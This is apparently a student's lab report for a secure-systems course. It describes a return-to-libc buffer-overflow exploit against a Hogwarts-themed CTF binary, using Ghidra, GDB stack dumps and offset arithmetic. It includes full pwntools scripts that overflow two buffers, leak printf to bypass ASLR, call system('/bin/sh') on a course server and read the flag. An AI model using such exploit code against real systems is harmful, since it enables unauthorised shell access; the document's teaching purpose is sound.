

Assignment 2: Ret2libc

Secure Systems Engineering

(CS 6510)

Submitted To:

Prof. Chester Rebeiro
Department of
Computer Science Engineering

Submitted By:

Dipanshu Kumar (CS24M019)

Problem:

We are welcoming new students to Hogwarts at “nc 10.21.235.155 9999” and along with it there is a possibility to ensure that Gryffindor wins the House cup. To give you a better idea about the hosted binary that’s welcoming the students we also provide a similar copy of it to you here. Your goal is to exploit the vulnerability present in the provided binary to ensure that Gryffindor wins the House cup.

1. Introduction

This report documents the exploitation of a provided binary named **chall** using a return-to-libc attack to achieve arbitrary code execution. The goal is to manipulate the stack and execute the system function to spawn a shell, ensuring Gryffindor wins the House Cup.

2. Initial Setup and Observations

- We received two files:
 - An executable binary named **chall**
 - A shared library **libc.so.6**
- First, I made chall executable using the command:
chmod +x chall

- Executing the binary, I observed the following behaviors:

```
sse@sse_vm:~/Desktop/workspace/Assignment2$ ./chall
WELCOME

What is your name? Dipanshu
Welcome to Hogwarts                               Dipanshu
Slytherrin wins the House cup.
sse@sse_vm:~/Desktop/workspace/Assignment2$
```


1. Prints a welcome message.
2. It prompts for a username and processes input.

The assignment also recommended the use of **Ghidra** and **pwntools**, so I used Ghidra for reverse engineering and pwntools for exploit development.

3. Reverse Engineering and Identifying Vulnerability (Explanation of the vulnerability)


3.1 Analyzing the chall Binary

Using Ghidra, I decompiled the chall binary and found that:



The screenshot shows the Ghidra decompilation interface for the 'chall' binary. The left pane displays assembly code for the 'main' function, and the right pane shows the corresponding C code. The assembly code includes instructions like 'SUB ESP, 0xc', 'PUSH a_slytherrin_wins_the_House_cup_0041004c', 'CALL <EXTERNAL>:puts', 'ADD ESP, 0x10', 'NOP', 'LEAVE', and 'RET'. The C code shows the 'main' function signature 'int main(int argc, char * * argv)' and includes calls to 'ignore_me_init_buffering()', 'ignore_me_init_signal()', 'banner()', 'start()', and 'return 0;'. The 'start' function is also shown, which calls 'scanf' to read user input into a 'username' array.


- The start() function scans user input into a username array using scanf(), but without size restrictions, making it vulnerable to a buffer overflow.



The screenshot shows the Ghidra decompilation interface for the 'chall' binary, specifically the 'start' function. The left pane displays assembly code, and the right pane shows the corresponding C code. The assembly code includes instructions like 'CALL <EXTERNAL>:printf', 'ADD ESP, 0x10', 'NOP', 'LEAVE', 'RET', 'PUSH ESP', 'MOV ESP, ESP', 'SUB ESP, 0x28', 'CALL <EXTERNAL>:puts', 'ADD ESP, 0x10', 'SUB ESP, 0x8', 'LEA EAX, >username, [EBP + -0x28]', 'PUSH EAX', 'PUSH DAT_0041004c', 'CALL <EXTERNAL>:scanf', and 'ADD ESP, 0x10'. The C code shows the 'start' function signature 'void start(void)' and includes calls to 'printf', 'scanf', 'puts', and 'command()'. Red arrows point to the 'scanf' call in the C code, highlighting the vulnerability to a buffer overflow.

- The command() function scans another user input into a buf array, which is also vulnerable.

The presence of a string "shell" containing /bin/sh within command() indicates the potential for arbitrary command execution.



The screenshot displays a debugger window with two panes. The left pane shows assembly code for a function named 'command' at address 00410004. The right pane shows the decompiled C code for the same function. The assembly code includes instructions like NOP, LEAVE, RET, and various stack operations. The decompiled code shows a function signature 'void command(void)' and includes a call to 'system' with a buffer 'buf' containing the string 'shell'.

```
Listing: chall
00410004 90 NOP
00410005 c9 LEAVE
00410006 c3 RET

void command(void)
link_map * Stack[-0x10],...lm XREF[2]:
void * Stack[-0x14],...printf_fp XREF[2]:
char[32] Command[-0x34],...buf XREF[1]:
command XREF[4]: Entry
start 00410004
return;

chall.c:45 (6)
00410007 55 PUSH ESP
00410008 89 e5 MOV EBP,ESP
0041000a 83 ec 38 SUB ESP,0x38

chall.c:46 (21)
0041000d 83 ec 08 SUB ESP,0x8
00410010 6a 02 PUSH 0x2
00410012 68 5f 06 PUSH s_libc.so.6_0041065f
41 00
00410017 e8 d4 85 CALL <EXTERNAL>::dlopen
c3 07
0041001c 83 c4 10 ADD ESP,0x10
0041001f 89 45 f4 MOV dword ptr [EBP + 1m],EAX

chall.c:47 (22)
00410022 83 ec 08 SUB ESP,0x8
00410025 68 69 06 PUSH s_printf_00410669
41 00
0041002a ff 75 f4 PUSH dword ptr [EBP + 1m]
0041002d e8 8e 85 CALL <EXTERNAL>::dlsym
c3 07
```

```
Decompile: command - (chall)
2 /* WARNING: Unknown calling convention -- yet parameter storage is locked */
3
4 void command(void)
5
6 {
7     undefined4 uVar1;
8     char buf [32];
9     void *printf_fp;
10    link_map *lm;
11
12    uVar1 = dlopen("libc.so.6",2);
13    uVar1 = dlsym(uVar1,"printf");
14    printf("Printf address: %p\n",uVar1);
15    printf("Which spell do you want to cast: ");
16    __isoc99_scanf(&DAT_004106a6,buf);
17    printf("(Also there is something useful here)%s ",shell);
18    return;
19
20 }
```

3.2 Return-to-libc Attack

The binary does not have executable stack protection, but it likely has **Address Space Layout Randomization (ASLR)** enabled. Due to ASLR, the stack addresses change dynamically, making direct shellcode injection unreliable.

Instead, we used a **return-to-libc (ret2libc)** attack, which:

1. Redirects execution to system() in the standard C library (libc.so.6).
2. Passes /bin/sh as an argument to system(), spawning a shell.
3. Bypasses restrictions like **Non-Executable (NX) stack** by reusing existing library functions.

This attack leverages the fact that ASLR relocates the library as a whole, but the offset between functions (e.g., printf() and system()) remains constant. By leaking an address (e.g., printf()), we can calculate the actual system() address at runtime.

3.3 Buffer Overflow in start() Function

By examining the memory layout, I identified:

- The username buffer is 32 bytes.
- The return address is stored 44 bytes after the buffer.
 - Get the username address using `p &username`.

```
(gdb) p &username
$1 = (char (*)[32]) 0xffffcfe0
(gdb)
```

- Get the address of stack where the return address is stored.

```
(gdb) x/32x $esp
0xffffd00c: 0x00410192 0xf7fb13dc 0xffffd030 0x00000000
0xffffd01c: 0xf7e1a637 0xf7fb1000 0xf7fb1000 0x00000000
0xffffd02c: 0xf7e1a637 0x00000001 0xffffd0c4 0xffffd0cc
0xffffd03c: 0x00000000 0x00000000 0x00000000 0xf7fb1000
0xffffd04c: 0xf7ffdc04 0xf7ffd000 0x00000000 0xf7fb1000
0xffffd05c: 0xf7fb1000 0x00000000 0xe86d61e5 0xd486eff5
0xffffd06c: 0x00000000 0x00000000 0x00000000 0x00000001
0xffffd07c: 0x0040fe50 0x00000000 0xf7fedee0 0xf7fe8770
```

- Subtract both and get the difference -> 44
- Overflowing username beyond 44 bytes corrupts the return address.

3.4 Observing Stack Behaviour

By inputting 44 'A's, I observed that the program prints:

- "Slytherin wins the House Cup."
- "God knows what kind of spells exist these days."
- "Here are 5 points."

- Calls command()

```
sse@sse vm:~/Desktop/workspace/Assignment2$ ./chall
WELCOME

What is your name? AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Welcome to Hogwarts AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Slytherrin wins the House cup.
God know what kind of spells exist these days.
So for the House cup this year, Slytherrin is 1st with 480 points.
and Gryffindor is 4th with 380 points.You can award some points to Gryffindor
Here are 5 points
Printf address: 0xf7e4af40
Which spell do you want to cast: 
```

To confirm that the stack was being corrupted, I checked the starting addresses of the start() and command() functions:

- start() begins at 0xffffd008

```
0x00410089    55    in chall.c
(gdb) x/32x $esp
0xffffd008: 0xffffd018 0x00410192 0xf7fb13dc 0xffffd030
0xffffd018: 0x00000000 0xf7e1a637 0xf7fb1000 0xf7fb1000
0xffffd028: 0x00000000 0xf7e1a637 0x00000001 0xffffd0c4
0xffffd038: 0xffffd0cc 0x00000000 0x00000000 0x00000000
0xffffd048: 0xf7fb1000 0xf7ffdc04 0xf7ffdc00 0x00000000
0xffffd058: 0xf7fb1000 0xf7fb1000 0x00000000 0x0203a7af
0xffffd068: 0x3ee829bf 0x00000000 0x00000000 0x00000000
0xffffd078: 0x00000001 0x0040fe50 0x00000000 0xf7fedee0
```

- After the overflow, command() starts execution from 0xffffd018, indicating that the stack has been altered.

```
0x00410008    45    in chall.c
(gdb) x/32x $esp
0xffffd018: 0x41414141 0x00410158 0xf7fb1000 0xf7fb1000
0xffffd028: 0x00000000 0xf7e1a637 0x00000001 0xffffd0c4
0xffffd038: 0xffffd0cc 0x00000000 0x00000000 0x00000000
0xffffd048: 0xf7fb1000 0xf7ffdc04 0xf7ffdc00 0x00000000
0xffffd058: 0xf7fb1000 0xf7fb1000 0x00000000 0x31c33612
0xffffd068: 0x0d28b802 0x00000000 0x00000000 0x00000000
0xffffd078: 0x00000001 0x0040fe50 0x00000000 0xf7fedee0
0xffffd088: 0xf7fe8770 0xf7ffdc00 0x00000001 0x0040fe50
```

This confirms that the overflow is corrupting the stack and altering program flow. After overflowing I came to know that “shell” contains “a/bin/sh”.

4. Constructing the Exploit

4.1 Finding Key Addresses

To execute `system("/bin/sh")`, I needed:

- **System function address**
- **Shell string address**
- **Return address manipulation**

Using GDB, I located:

- `system` at `0xf7e3c920` (corrected by trial and error due to memory alignment issues)

```
(gdb) p &system
$2 = (<text variable, no debug info> *) 0xf7e3c920 <system>
(gdb)
```

- `/bin/sh` at `0x410220`
- To determine the required buffer overflow size, I:
 1. Set a breakpoint just before the `command()` function call.
 2. Used the `si` (single instruction) command to step into execution and locate the stack address where the return address is stored.

```
69      in chall.c
(gdb) si
Python Exception <type 'exceptions.NameError'> Installation error: gdb.execute_u
nwinders function is missing:
Python Exception <type 'exceptions.NameError'> Installation error: gdb.execute_u
nwinders function is missing:
command () at chall.c:45
45      in chall.c
(gdb) x/32x $esp
0xffffd01c:  0x00410158    0xf7fb1000    0xf7fb1000    0x00000000
0xffffd02c:  0xf7e1a637    0x00000001    0xffffd0c4    0xffffd0cc
0xffffd03c:  0x00000000    0x00000000    0x00000000    0xf7fb1000
0xffffd04c:  0xf7ffdc04    0xf7ffdc00    0x00000000    0xf7fb1000
0xffffd05c:  0xf7fb1000    0x00000000    0xf31a1bce    0xcff195de
0xffffd06c:  0x00000000    0x00000000    0x00000000    0x00000001
0xffffd07c:  0x0040fe50    0x00000000    0xf7fedee0    0xf7fe8770
0xffffd08c:  0xf7ffdc00    0x00000001    0x0040fe50    0x00000000
(gdb)
```


3. Used **p &buf** in GDB to find the buffer's address.

```
(gdb) p &buf  
$1 = (char (*)[32]) 0xffffcfe8  
(gdb)
```

4. Subtracted the buffer address from the return address location, resulting in **34 (hexadecimal) = 52 (decimal)** bytes required to overflow buf.

4.2 Crafting the Exploit

The payload consists of:

1. 44 'A's to reach the return address in start().
2. Overflowing buf in command() by 52 'A's.
3. Injecting the system() address.
4. Adding 4 'A's as padding.
5. Adding the `"/bin/sh"` (Shell) address.

To construct the right exploit:

1. Find the address of the stack where the return address is stored.
2. Find the address of the buf array in command().
3. Find the system and shell addresses.
4. Calculate the necessary offset (52 bytes in decimal, 34 in hex) between buf and the return address.
5. Build the exploit using pwntools.

4.3 Working of the Payload

The payload is designed to take advantage of the buffer overflow vulnerability and execute a shell. Here's how it works step by step:

1. The first part of the payload consists of 44 'A's, which fills the buffer in start() and overwrites the saved return address.

2. The second overflow of 52 'A's in `command()` ensures that we reach the return address in `buf`.
3. The `system()` address is then injected at the return pointer location, redirecting execution to the `system` function.
4. An additional 4 'A's are added as padding to align the stack properly.
5. Finally, the address of `"/bin/sh"` is placed at the expected argument location, causing `system("/bin/sh")` to be executed, spawning a shell.

5. Exploit Execution for local system

The attack was implemented using `pwntools`. The exploit script (`script.py`) is structured as follows:

```
from pwn import *

binary = './chall'
p = process(binary)
p.recvuntil(b"What is your name? ")
p.sendline(b'A' * 44)

p.recvuntil(b"Which spell do you want to cast: ")

payload = b'A' * 52
payload += p32(0xf7e3c920) # system() address (adjusted after debugging)
payload += b'A' * 4
payload += p32(0x410220) # /bin/sh address

p.sendline(payload)
p.interactive()
```

5.1 Debugging and Fixes (Difficulties encountered and how I resolved)

Initially, the script failed to call `system()`. After debugging, I found:

The original system address ended with 0x20, but when attempting to execute the exploit, it didn't work correctly. This issue was traced to memory alignment problems caused by an extra 0x20 (**ASCII space**) in the input. To resolve this, I started adjusting the system address slightly by decrementing it in small steps (0xf7e3c920 → 0xf7e3c91c → 0xf7e3c918). At last, **0xf7e3c919** was found to be the correct working address, ensuring the payload executed successfully and spawned a shell. This trial-and-error approach helped bypass alignment issues and ensured proper execution flow.

- The payload contained an extra space (0x20 in ASCII) affecting memory alignment.
- Adjusting the **system address** from 0xf7e3c920 to 0xf7e3c919 fixed the issue.
- Similarly adjusted the **“shell” address** from 0x410220 to 0x410221

Finally, executing the script **successfully spawned a shell locally** in my system, confirming the exploitation.

```
sse@sse_vm:~/Desktop/workspace/Assignment2$ python3 script.py
[+] Starting local process './chall': pid 5465

WELCOME

What is your name?
Welcome to Hogwarts AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Slytherin wins the House cup.

God know what kind of spells exist these days.

So for the House cup this year, Slytherin is 1st with 480 points.

and Gryffindor is 4th with 380 points.You can award some points to Gryffindor

Here are 5 points

Printf address: 0xf7e4af40
Which spell do you want to cast:
(Also there is something useful here)a/bin/sh
[*] Switching to interactive mode

$ ls
a.out          Code_for_chall.c  info            script.py       test.py
Assignment 2.pdf core              libc.so.6       Test
chall          exploit.sh        RemoteScript.py Test.c
$
```

6. Remote Exploitation

Now it was time to attack remotely. I knew the method and needed to make a remote pwn script (RemoteScript.py). I assumed that ASLR would be enabled on the remote server, meaning the library would be relocated but not individual functions. Since system and printf functions reside in the same library, they move together.

To get the correct system address on the remote:

1. I calculated the offset between printf and system locally using `p &printf` and `p &system`, which gave 0xE620.

```
(gdb) p system
$1 = {<text variable, no debug info>} 0xf7e3c920 <system>
(gdb) p printf
$2 = {<text variable, no debug info>} 0xf7e4af40 <printf>
(gdb) f7e3c920-f7e4af40 = -E620
```

2. I wrote a script to extract the printf address from the remote output (Printf address: 0x_____).
3. Subtracted the offset from the extracted printf address to get the remote system address.
4. Overwrote the return address with the calculated system address and placed the `/bin/sh` address after the padding of 4 'A's.

Initially, my script didn't work. After extensive debugging, I realized I had been calculating the offset using my local libc.so.6, which differed from the provided one. To resolve this:

1. I searched for the addresses in the libc.so.6 library provided in the assignment.

```
(gdb) p system
$1 = {<text variable, no debug info>} 0x3a950 <system>
(gdb) p printf
$2 = {<text variable, no debug info>} 0x49030 <printf>
(gdb)
```

2. This gave me a corrected offset of 0xE6E0.

3a950-49030

= -E6E0

3. Updating the remote script with this offset successfully exploited the remote binary.

Upon execution, I obtained the flag from the remote server. After printing the flag, I received the message: " **Congratulations!! 70 points to Gryffindor!**".

```
sse@sse_vm:~/Desktop/workspace/Assignment2$ python3 RemoteScript.py
[+] Opening connection to 10.21.235.155 on port 9999: Done
WELCOME

What is your name?
Welcome to Hogwarts AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Slytherrin wins the House cup.

God know what kind of spells exist these days.

So for the House cup this year, Slytherrin is 1st with 480 points.

and Gryffindor is 4th with 380 points.You can award some points to Gryffindor

Here are 5 points

Printf address: 0xf7e01030
Extracted printf address: 0xf7e01030
Calculated system address: 0xf7df2950
Which spell do you want to cast:
(Also there is something useful here)a/bin/sh
[*] Switching to interactive mode
Congratulations!! 70 points to Gryffindor!
$
```

7. Exploit Execution for Remote Server

The exploit script (RemoteScript.py) is structured as follows:

```
1#!/usr/bin/env python3
2from pwn import *
3
4# Remote connection details
5HOST = "10.21.235.155"
6PORT = 9999
7
8# Offset for system() relative to printf()
9PRINTF_SYSTEM_OFFSET = 0xE6E0
10
11# Start the remote connection
12p = remote(HOST, PORT)
13
14# Receive all output until "What is your name?" appears
15output = p.recvuntil(b"What is your name? ")
16print(output.decode()) # Print everything received so far
17
18# Construct the first payload
19payload1 = b'A' * 44 # Overflow buffer
20
21# Send the first payload
22p.sendline(payload1)
23
24# Receive and print 6 lines after the first input
25for _ in range(6):
26    print(p.recvline().decode()) # Read & print each line to maintain sync
27
28# Wait until "Printf address:" appears
29p.recvuntil(b"Printf address: ")
30print("Printf address:", end=" ") # Manually print this text
31
32# Extract printf address
33printf_address_raw = p.recvline().strip() # Get the address
34printf_address = int(printf_address_raw, 16) # Convert to integer
35print(printf_address_raw.decode()) # Print the extracted address
36
37# Calculate system address
38system_address = printf_address - PRINTF_SYSTEM_OFFSET
39print("Extracted printf address: {}".format(hex(printf_address)))
40print("Calculated system address: {}".format(hex(system_address)))
41
42# Construct the second payload
43payload2 = b'A' * 52 # Overflow buffer
44payload2 += p32(system_address) # Overwrite return address with system()
45payload2 += p32(0xf7e30790) # Fake return address
46payload2 += p32(0x410221) # Address of "/bin/sh"
47
48# Send the second payload
49p.sendline(payload2)
50
51# Print the output after sending the second payload
52response = p.recv(timeout=2).decode(errors="ignore")
53print(response)
54
55p.sendline(b"cat flag")
56print(p.recv(timeout=2).decode(errors="ignore")) # Print flag output
57
58# Interact with the shell
59p.interactive()
60
```

7.1. Working of the Payload

1. Buffer Overflow in start()

- The first payload (44 'A's) overflows username, corrupts the stack, and ensures execution reaches command().

2. Leaking printf() Address

- The program prints Printf address: 0x_____, which is extracted and converted into an integer.

3. Calculating system() Address

- Since ASLR shifts addresses but maintains offsets, the script subtracts 0xE6E0 from printf() to get system() dynamically.

4. Constructing the Second Payload

- 52 'A's overflow buf, followed by:
 - system() address (overwrites return pointer)
 - 4 'A's (padding)
 - "/bin/sh" address (executes shell)

5. Executing Commands & Extracting the Flag

- The script sends cat flag, prints the output, and interacts with the shell, confirming successful exploitation.

8. Defense Mechanisms for the Vulnerabilities Exploited

To prevent the types of vulnerabilities exploited in this attack, the following defense mechanisms can be implemented:

1. **Address Space Layout Randomization (ASLR)** – Ensures that memory addresses are randomized, making it harder to predict function locations in libc, reducing the effectiveness of return-to-libc attacks.
2. **Stack Canaries** – A special value placed before the return address in memory that gets checked before function return. If overwritten, it indicates a buffer overflow attempt and terminates the program.

3. **Fortified Functions (Fortify Source)** – Using safer versions of functions like `scanf_s()` and `fgets()` instead of `scanf()` and `gets()`, which do not perform bounds checking.
4. **Control Flow Integrity (CFI)** – A runtime mechanism that detects abnormal control flow changes, preventing unauthorized function calls from hijacking execution.
5. **Limited Input Size for scanf()** – Using `scanf("%32s", username);` instead of an unrestricted `scanf("%s", username);` ensures input stays within allocated buffer size.

By implementing these security measures, programs can be made more resilient against buffer overflow and return-to-libc attacks.

9. Conclusion

This assignment demonstrated how to exploit a binary using a return-to-libc attack, both locally and remotely. Key learnings include:

- **Buffer overflow vulnerabilities**
- **Memory layout analysis**
- **Stack-based exploitation techniques**
- **ASLR bypass using function offsets**

By carefully crafting an exploit, adjusting for remote execution, and correcting offsets using the provided `libc.so.6`, I successfully redirected execution to `system("/bin/sh")`, ultimately retrieving the flag from the remote server.

10. Contribution

I have done this project individually because I wanted to learn and explore the concepts thoroughly. Whenever I got stuck, I discussed with my teammate and took help from the TA at the point where I made the script for the remote server. My approach and concept were correct, but the script was not working. After consulting with the TA, I confirmed my approach was right. This led me to rethink my debugging process, and I eventually realized that I had to use the provided libc.so.6 in the assignment zip to correctly calculate the offset, which ultimately resolved the issue.

11. References

- Chester Sir's YouTube lectures
- [Ghidra Tool YouTube Introductory Video](#)
- [Pwn Tool YouTube Introductory Video](#)
- TA's
- ChatGPT.com